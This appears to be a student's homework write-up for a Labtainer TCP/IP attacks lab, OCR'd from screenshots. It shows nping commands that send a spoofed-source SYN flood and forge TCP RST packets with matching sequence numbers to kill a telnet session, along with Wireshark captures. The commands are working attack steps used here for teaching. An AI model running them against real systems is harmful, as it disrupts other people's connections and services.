

Homework 3 - Attacks on TCP/IP

Task 1. Performing a Ping Sweeping


- Take a screenshot of the Nmap scan report. The screenshot must include the command you used.





Task 2. Performing a Port Scanning

- Take a screenshot of the scan report. The screenshot must include the command you used.



Task 3. Complete Task 1 of the Labtainer tcpip (SYN flooding attack)

- Take a screenshot of the attacker. You must include the command you used for the attack.

```
ubuntu@attacker:~$ sudo nping --tcp -p 23 --flags SYN -c 20 --source-ip 192.168
.10.10 172.25.0.2

Starting Nping 0.7.01 ( https://nmap.org/nping ) at 2023-09-27 00:20 UTC
SENT (0.0162s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (1.0230s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (2.0269s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (3.0279s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (4.0299s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (5.0317s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (6.0331s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (7.0351s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (8.0369s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (9.0388s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (10.0406s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (11.0423s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
```

```
SENT (9.0388s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen=
40  seq=135885182 win=1480
SENT (10.0406s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (11.0423s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (12.0445s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (13.0470s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (14.0486s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (15.0513s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (16.0528s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (17.0566s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (18.0585s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480
SENT (19.0600s) TCP 192.168.10.10:60925 > 172.25.0.2:23 S ttl=64 id=39414 iplen
=40  seq=135885182 win=1480

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 20 (800B) | Rcvd: 0 (0B) | Lost: 20 (100.00%)
Nping done: 1 IP address pinged in 20.07 seconds
ubuntu@attacker:~$
```

- Take a screenshot of the Wireshark that shows the captured packets.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.10	172.25.0.2	TCP	54	60925 → 23 [SYN] Seq
2	0.000119846	02:42:ac:19:00:02	Broadcast	ARP	42	Who has 172.25.0.9?
3	0.000208325	02:42:ac:19:00:09	02:42:ac:19:00:02	ARP	42	172.25.0.9 is at 02:
4	0.000213854	172.25.0.2	192.168.10.10	TCP	58	23 → 60925 [SYN, ACK
5	1.001314265	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
6	1.001391888	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
7	2.005096000	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
8	2.005134943	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
9	3.005807551	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
10	3.006082573	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
11	3.006112252	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
12	4.008229954	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
13	4.008316282	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
14	5.009843597	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
15	5.009884874	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
16	5.025001489	12:34:56:b0:b1:b4	02:42:ac:19:00:02	ARP	42	Who has 172.25.0.2?
17	5.025206026	02:42:ac:19:00:02	12:34:56:b0:b1:b4	ARP	42	172.25.0.2 is at 02:
18	6.011452917	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
19	6.011527549	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
20	7.013387687	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
21	7.013462453	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
22	8.014998762	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
23	8.015041576	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
24	9.017135784	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]

Destination	Protocol	Length	Info
172.25.0.2	TCP	54	60925 → 23 [SYN] Seq=0 Win=1480 Len=0
Broadcast	ARP	42	Who has 172.25.0.9? Tell 172.25.0.2
02:42:ac:19:00:02	ARP	42	172.25.0.9 is at 02:42:ac:19:00:09
192.168.10.10	TCP	58	23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
02:42:ac:19:00:02	ARP	42	Who has 172.25.0.2? Tell 172.25.0.4
12:34:56:b0:b1:b4	ARP	42	172.25.0.2 is at 02:42:ac:19:00:02
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0
192.168.10.10	TCP	58	[TCP Retransmission] 23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
172.25.0.2	TCP	54	[TCP Retransmission] 60925 → 23 [SYN] Seq=0 Win=1480 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
25	9.017182666	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
26	10.018780878	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
27	10.018843137	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
28	11.020524534	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
29	11.020599653	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
30	12.022635488	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
31	12.022676228	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
32	13.025109695	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
33	13.025149338	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
34	14.026824849	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
35	14.026864808	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
36	15.029486465	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
37	15.029508371	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
38	16.030932158	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
39	16.030968177	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
40	17.034771003	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
41	17.034808435	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
42	18.036619966	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
43	18.036645618	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
44	19.038274964	192.168.10.10	172.25.0.2	TCP	54	[TCP Retransmission]
45	19.038351527	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
46	21.053500040	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
47	25.246314811	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
48	33.437766120	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]

```
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
60925 → 23 [SYN] Seq=0 Win=1480 Len=0
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
23 → 60925 [SYN, ACK] Seq=0 Ack=1 Win=29…
```

49	49.565578750	172.25.0.2	192.168.10.10	TCP	58	[TCP Retransmission]
50	54.685500779	02:42:ac:19:00:02	02:42:ac:19:00:09	ARP	42	Who has 172.25.0.9?
51	54.685818117	02:42:ac:19:00:09	02:42:ac:19:00:02	ARP	42	172.25.0.9 is at 02:


```
42 Who has 172.25.0.9? Tell 172.25.0.2
42 172.25.0.9 is at 02:42:ac:19:00:09
```

Task 4. Complete Task 2 of Labtainer tcpip (TCP RST attacks on telnet connections)

- Take a screenshot of the attacker. You must include the command you used for the attack.


```
ubuntu@attacker:~$ sudo nping -c 1 -tcp -flags rst --source-ip 172.2.0.3 -g 497
58 -seq 3847360855 -ack 3176860883 172.25.0.2

Starting Nping 0.7.01 ( https://nmap.org/nping ) at 2023-09-27 03:44 UTC
SENT (0.0158s) TCP 172.2.0.3:49758 > 172.25.0.2:80 R ttl=64 id=4618 iplen=40  s
eq=3847360855 win=1480

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 1 (40B) | Rcvd: 0 (0B) | Lost: 1 (100.00%)
Nping done: 1 IP address pinged in 1.02 seconds
ubuntu@attacker:~$ sudo nping -c 1 -tcp -flags rst --source-ip  172.25.0.3 -g 4
9758 -p 23 -seq 3847360900 -ack 3176861639 172.25.0.2

Starting Nping 0.7.01 ( https://nmap.org/nping ) at 2023-09-27 04:27 UTC
SENT (0.0641s) TCP 172.25.0.3:49758 > 172.25.0.2:23 R ttl=64 id=28893 iplen=40
 seq=3847360900 win=1480

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 1 (40B) | Rcvd: 0 (0B) | Lost: 1 (100.00%)
Nping done: 1 IP address pinged in 1.08 seconds
ubuntu@attacker:~$
```

- Take a screenshot of the client. The screenshot must include the entire screen of the telnet session on the client.



